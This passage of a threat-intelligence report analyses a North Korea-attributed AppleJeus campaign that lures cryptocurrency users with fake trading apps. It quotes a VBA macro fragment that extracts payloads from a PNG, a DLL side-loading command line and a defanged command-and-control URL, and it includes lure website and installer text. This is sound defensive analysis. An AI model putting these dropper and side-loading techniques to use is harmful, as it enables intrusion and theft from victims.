retrieved from a **temporary OpenDrive server set up by the attackers.**

```
If Dir(PATH & logagent) = "" Or Dir(PATH & sockdll) = "" Or Dir(PATH & IDDll) = "" Then
    GetPNG = GetPNG

    If Dir(PATH & logagent) = "" Then
      Call WriteFile(GetPNG, PATH & logagent, 1441, 112640)
    Else
    End If


    If Dir(PATH & sockdll) = "" Then
      Call WriteFile(GetPNG, PATH & sockdll, 114081, 99328)
    Else
    End If


    If Dir(PATH & IDDll) = "" Then
      Call WriteFile(GetPNG, PATH & IDDll, 213409, 116224)
    Else
    End If
Else
End If
```

The PNG is split into 3 different files:

- **Logagent.exe**
- **Wsock32.dll**
- **56762eb9-411c-4842-9530-9922c46ba2da**

Payload Decoding & Execution



Execution

The macros **parses the PNG file to extract the executables and the command line** parameter.

Legitimate **logagent.exe** used to side load the malicious dll.

Malicious DLL using DLL **proxying** technique to the legitimate **wsock32.dll**.


XOR encoded backdoor.

```
logagent.exe 56762eb9-411c-4842-9530-9922c46ba2da /shadow
```

Defense Evasion, Persistence

☠️ Final Backdoor

- The backdoor is used to **collect information on the targeted machine**.
- **All strings and API calls are obfuscated** using a custom algorithm.
- The network request follows this pattern:
  - GET hxxps://strainservice[.]com/resources?a=1666860077&v=1666527365




Decoded implant that is a variant of **the AppleJeus Malware attributed to DPRK** by CISA.

C2 domain: **Strainservice[.]com**, identified in 2 similar campaigns.

Related Attacks

- Other attacks has been observed using fake or trojanised applications.
- The DLL proxying technique is consistent across those campaigns.
- Name HijackingLib.dll consistent



The world's most advanced automated crypto trade bots

Rapidly develop, backtest, and deploy high frequency crypto trade bots across dozens of cryptocurrency exchanges in minutes, not hours.

TradeServer Cloud

Get the power of BloxHolder's flagship product without the technical complexity of managing your own instance and enjoy the ease of clou management. You will be up and running in minutes with 99.9% uptim our secure enterprise infrastructure.

Select Installation Folder

The installer will install CryptoDashboardV2 to the following folder.


To install in this folder, click "Next". To install to a different folder, enter it below or click "Browse".

Folder: C:\Program Files\CryptoDashboardV2\

● Everyone

○ Just me

Diamond Model of Intrusion Analysis



Adversary

The **North Korea government has long term interest in the financial industry** with more recently a focus on the crypto currency market

Infrastructures

North Korean attackers exploit **social media platforms** like LinkedIn, Twitter, and Telegram to target victims and **create fake websites that appear to be legitimate cryptocurrency organizations.**

Capabilities


The attackers are using various techniques, such as **packaging fake crypto apps in MSI format**, exploiting **VBA userform, employing DLL side loading, and using the AppleJeus Malware** for their attacks.

